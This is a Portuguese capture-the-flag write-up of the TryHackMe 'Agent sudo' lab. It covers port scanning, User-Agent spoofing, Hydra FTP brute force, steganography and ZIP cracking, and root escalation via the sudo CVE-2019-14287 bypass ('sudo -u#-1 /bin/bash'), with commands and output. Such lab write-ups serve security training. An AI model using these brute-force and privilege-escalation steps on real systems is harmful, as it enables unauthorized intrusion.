

Agent sudo – TryHackMe

Dificuldade: fácil

03/06/2026

Sumário

1. Visão Geral	2
2. Reconhecimento.....	2
3. Escalada de Privilégios	9
4. Conclusão.....	12
5. Referencias.....	12

1. Visão Geral


Neste desafio, realizei a enumeração inicial da máquina utilizando Nmap, identificando serviços HTTP, FTP e SSH ativos. A exploração começou através da manipulação do cabeçalho User-Agent, permitindo acessar páginas ocultas e obter informações sobre usuários válidos. Em seguida, utilizei técnicas de força bruta, esteganografia e quebra de senhas para obter credenciais SSH. Por fim, explorei a vulnerabilidade CVE-2019-14287 no sudo para realizar a escalada de privilégios e obter acesso root ao sistema.

2. Reconhecimento

2.1 Enumeração de portas e serviço

Para começar a máquina realizei um processo de enumeração inicial da máquina alvo utilizando a ferramenta Nmap com o seguinte comando:

```
nmap -T4 -sV <ip alvo>
```



```
(kali@kali)-[~]
└─$ nmap -T4 -sV 10.65.164.229
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-02 14:20 -0400
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 14:20 (0:00:03 remaining)
Nmap scan report for 10.65.164.229 (10.65.164.229)
Host is up (0.14s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.10 seconds
```

Figura 1 – Resultado nmap

Como resultado da análise, foi possível identificar serviços HTTP e FTP ativos na máquina alvo, conforme demonstrado na Figura 1. Entretanto, durante os testes no serviço FTP, verificou-se que o acesso utilizando o usuário `anonymous` não era permitido. Dessa forma, me direcionei para o servidor HTTP.




Figura 2 – Mensagem encontrada na página HTTP

Ao acessar a página HTTP, foi encontrada uma mensagem como mostra na figura 2 indicando que cada agente deveria se identificar utilizando seu “codenome” no cabeçalho **User-Agent** da requisição HTTP. Essa informação sugeria a existência de algum mecanismo de controle baseado no valor do cabeçalho enviado pelo navegador. A partir dessa pista, abri a extensão FoxyProxy para redirecionar o tráfego do navegador para o Burp Suite, permitindo a interceptação e modificação das requisições HTTP enviadas ao servidor.




Figura 3 – Foxy

Logo após a ativar o proxy, utilizei o Burp Suite para interceptar as requisições enviadas ao servidor web. Em seguida, encaminhei a requisicao para a ferramenta Repeater, permitindo a realização de testes manuais e a modificação do cabeçalho **User-Agent**.




Figura 4 – Requisição interceptada no Burp Suite

Com isso, foi possível alterar os valores enviados na requisição HTTP e testar diferentes “codenomes” de agentes, conforme sugerido pela mensagem encontrada anteriormente.




Figura 5 – Testes realizados no módulo Repeater

Durante os testes no cabeçalho **User-Agent**, procurei por possíveis pistas que pudessem indicar quais “codenomes” estavam sendo utilizados pelos agentes. A partir disso, pensei que poderia existir uma página específica relacionada ao agente R, então alterei manualmente o valor do **User-Agent** para R no Burp Suite e realizei novos testes.

Ao enviar a requisição modificada, recebi uma resposta diferente da página original, informando que eu não fazia parte dos “25 employees”.

```
HTTP/1.1 200 OK
Date: Tue, 02 Jun 2026 19:07:41 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 310
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

What are you doing! Are you one of the 25 employees? If not, I going to report this
incident
<!DocType html>
<html>
  <head>
    <title>
      Annoucement
    </title>
  </head>
  <body>
    <p>
      Dear agents,
      <br>
      <br>
      Use your own <b>
        codename
      </b>
      as user-agent to access the site.
      <br>
      <br>
      From,<br>
      Agent R
    </p>
  </body>
</html>
```

Figura 6 – Resposta do servidor ao utilizar o User-Agent “R”

A partir dessa resposta, pensei que a mensagem sobre os “25 employees” poderia estar relacionada à quantidade de letras do alfabeto que também são 26 (resto das letras + R) . Com isso, comecei a realizar testes utilizando outras letras do alfabeto no cabeçalho User-Agent, enviando diferentes requisições pelo módulo Repeater em busca de uma resposta que indicasse um codinome válido.

Quando testei a letra C no cabeçalho User-Agent, recebi uma resposta diferente do servidor. Na resposta HTTP, foi retornado um redirecionamento (Location) para a página `agent_C_attention.php`, indicando que o valor informado era um codinome válido.

```
1 HTTP/1.1 302 Found
2 Date: Tue, 02 Jun 2026 19:39:49 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Location: agent_C_attention.php
5 Content-Length: 218
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
11 <!DocType html>
12 <html>
13   <head>
14     <title>
15       Annoucement
16     </title>
17   </head>
18   <body>
19     <p>
20       Dear agents,
21       <br>
22       <br>
23       Use your own <b>
24         codename
25       </b>
26       as user-agent to access the site.
27       <br>
28       <br>
29       From,<br>
30       Agent R
31     </p>
32   </body>
33 </html>
```

Figura 7 – Resposta do Repeater ao inserir User-Agent = C

A partir disso, consegui acessar uma nova página para exploração pelo url http://<ip alvo>/agent_C_attention.php, confirmando que o mecanismo de validação do User-Agent realmente direcionava cada agente para conteúdos específicos.




Figura 8 – Nova mensagem

Ao acessar a nova página, encontrei uma mensagem enviada do agente R para o agente C. Na mensagem, foi revelado que o nome do agente era Chris e havia uma observação informando que ele deveria conversar com o agente J. Além disso, a mensagem também mencionava que a senha de Chris era fraca e precisava ser alterada com urgência.

A partir dessas informações, identifiquei um possível usuário válido (chris) e decidi realizar um ataque de força bruta no serviço FTP utilizando a ferramenta Hydra juntamente com a wordlist rockyou.txt. O comando utilizado foi:

```
hydra -l chris -P /usr/share/wordlists/rockyou.txt -t 4 ftp://<ip alvo>
```




Figura 9 - Execução do Hydra contra o serviço FTP

Dentro do servidor, encontrei um arquivo de texto e duas imagens disponíveis para download.




Figura 10 – Arquivos encontrados no FTP

Inicialmente, baixei o arquivo de texto utilizando o comando:

```
get To_agentJ.txt
```

Após visualizar o conteúdo do arquivo no meu sistema com o comando cat, encontrei uma mensagem mencionando aliens e indicando que a senha do próximo login estaria escondida em uma imagem falsa.

```
cat /tmp/.X11-unix/X0 > /home/kali/.xinitrc
(kali@kali)~$ cat To_agentJ.txt
Dear agent J,
All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.
From,
Agent C
```

Figura 11 – Conteúdo da mensagem To_agentJ.txt

Com essa pista, realizei o download das duas imagens presentes no servidor FTP:

```
get cute-alien.jpg
```

```
get cutie.png
```

Em seguida, comecei a analisar os arquivos em busca de informações ocultas. Durante os testes, utilizei a ferramenta `stegseek` na imagem `cute-alien.jpg` juntamente com a wordlist `rockyou.txt`:

```
stegseek cute-alien.jpg /usr/share/wordlists/rockyou.txt
```

A execução da ferramenta permitiu encontrar a senha utilizada na esteganografia e extrair o conteúdo oculto da imagem. Entretanto, percebi que ainda faltava descobrir outra senha, relacionada ao arquivo compactado, que também era necessária para completar o desafio.

```
(kali@kali)~$ stegseek cute-alien.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: 
[i] Original filename: "message.txt".
[i] Extracting to "cute-alien.jpg.out".
```

Figura 12 – Execução do Stegseek na imagem cute-alien.jpg

Como inicialmente utilizei o `stegseek`, precisei voltar na análise para identificar corretamente a senha do arquivo ZIP, que correspondia a uma das flags solicitadas.

O primeiro passo foi gerar o hash do arquivo compactado para que ele pudesse ser analisado pelo John the Ripper. Para isso, utilizei o comando:

```
zip2john 8702.zip > zip.hash
```

Após gerar o hash, utilizei o John the Ripper juntamente com a wordlist `rockyou.txt` para realizar um ataque de dicionário e tentar descobrir a senha do ZIP:

```
john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash
```

Após alguns instantes, o John the Ripper conseguiu identificar corretamente a senha do arquivo ZIP, permitindo o acesso ao conteúdo protegido e a continuidade da exploração da máquina.


```
(kali@kali)-[~/_cutie.png.extracted]
$ john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE (2026-06-02 17:01) 1.176g/s 28912p/s 28912c/s 28912C/s michael!..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 13– Quebra da senha utilizando John the Ripper

Após concluir a quebra da senha do arquivo ZIP, voltei à saída principal apresentada pelo stegseek, como mostra na imagem 12, para analisar com mais atenção as informações exibidas durante a extração. Conforme mostrado na figura, observei a mensagem indicando a extração do conteúdo oculto para o arquivo cute-alien.jpg-out. Com isso, realizei novamente a leitura da mensagem encontrada anteriormente utilizando o comando cat.

```
(kali@kali)-[~]
$ cat cute-alien.jpg.out
Hi james,

Glad you find this message. Your login password is [REDACTED]

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Figura 14 – Credenciais encontradas na mensagem extraída

Ao analisar novamente a mensagem extraída, encontrei o nome do agente J, identificado como james. Além disso, a mensagem também revelava a senha do usuário, permitindo a tentativa de acesso remoto ao sistema. Com essas credenciais, realizei o login no serviço SSH utilizando o comando:

```
ssh james@<ip alvo>
```

Após inserir a senha descoberta anteriormente, consegui autenticação com sucesso no sistema, obtendo acesso a um novo nível de permissões na máquina alvo. Já dentro do ambiente, realizei a leitura do arquivo user.txt, obtendo assim a primeira flag do desafio.

```
(kali@kali)-[~]
$ ssh james@10.65.164.229
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
james@10.65.164.229's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Tue Jun  2 21:09:17 UTC 2026

System load:  0.0               Processes:    103
Usage of /:   39.8% of 9.78GB   Users logged in:  0
Memory usage: 19%              IP address for ens5: 10.65.164.229
Swap usage:   0%

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autopsy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
james@agent-sudo:~$
```

Figura 15 – Acesso SSH com o usuário james

3. Escalada de Privilégios

Após obter a primeira flag através do arquivo `user.txt`, iniciei o processo de escalada de privilégios em busca de acesso administrativo à máquina.

Durante a enumeração do diretório do usuário `james`, encontrei uma imagem chamada `Alien_autopsy`. Como uma das perguntas do desafio solicitava identificar o incidente relacionado à foto (“What is the incident of the photo called?”), decidi transferir o arquivo para minha máquina local para analisá-lo com mais detalhes.

Para isso, utilizei o comando `scp`:

```
scp james@<ip_alvo>:/home/james/Alien_autopsy .
```

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ scp james@10.65.164.229:/home/james/Alien_autopsy.jpg .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
james@10.65.164.229's password:
Permission denied, please try again.
james@10.65.164.229's password:
Alien_autopsy.jpg
(kali@kali)-[~]
$ xdg-open Alien_autopsy.jpg
```

Figura 16 – Transferência da imagem utilizando SCP

Após realizar o download da imagem, analisei o conteúdo e também utilizei uma pesquisa reversa/imagens no Google para identificar o contexto da fotografia..




Figura 17 – Imagem encontrada no diretório do usuário james

Com isso, consegui descobrir o nome do incidente relacionado à imagem e responder corretamente à flag solicitada pelo desafio




Figura 18– Pesquisa realizada para identificação do incidente da foto

Após concluir a enumeração inicial do sistema, iniciei a etapa de escalada de privilégios. O primeiro passo foi verificar quais comandos poderiam ser executados com privilégios elevados utilizando o comando:

```
Sudo -l
```

```
Matching Defaults entries for james on agent-sudo:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
  (ALL, !root) /bin/bash
```

Figura 19 – Resultado do comando sudo -l

Como resultado, identifiquei a seguinte permissão configurada para o usuário:

```
(ALL, !root) /bin/bash
```

Essa configuração indicava que o usuário poderia executar o `/bin/bash` como qualquer usuário, exceto `root`. A partir disso, comecei a pesquisar possíveis vulnerabilidades relacionadas ao `sudo` que permitissem contornar essa restrição.

Durante a análise, encontrei a vulnerabilidade **CVE-2019-14287**, que afeta determinadas versões do `sudo`, incluindo a versão **1.8.27**. Para confirmar se a máquina alvo era vulnerável, verifiquei a versão instalada utilizando o comando:

```
sudo --version
```




Figura 20 – Exploração da CVE-2019-14287

Após confirmar que a versão vulnerável estava presente no sistema, analisei o funcionamento do exploit da CVE-2019-14287. A vulnerabilidade permite contornar restrições do `sudo` utilizando o identificador de usuário `-1`, que é interpretado como `0` (`root`) internamente.

Com isso, executei o seguinte comando:

```
sudo -u#-1 /bin/bash
```

A exploração foi bem-sucedida, concedendo acesso root ao sistema. Após obter privilégios administrativos, realizei a leitura da flag final localizada no diretório do usuário `root`.

```
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
[REDACTED]

By,
[REDACTED]
```

Figura 21 – Captura da flag final como root

4. Conclusão

A máquina apresentou diferentes vulnerabilidades envolvendo exposição de informações, senhas fracas e configuração insegura do sudo. Durante a exploração, técnicas de enumeração, manipulação de requisições HTTP, força bruta e esteganografia foram essenciais para avançar no desafio. A exploração da CVE-2019-14287 permitiu obter privilégios administrativos e comprometer completamente o sistema. Dessa forma, o desafio demonstrou a importância da atualização de softwares e da correta proteção de credenciais e permissões.

5. Referencias

<https://www.kali.org/tools/hydra/>

<https://www.exploit-db.com/exploits/47502>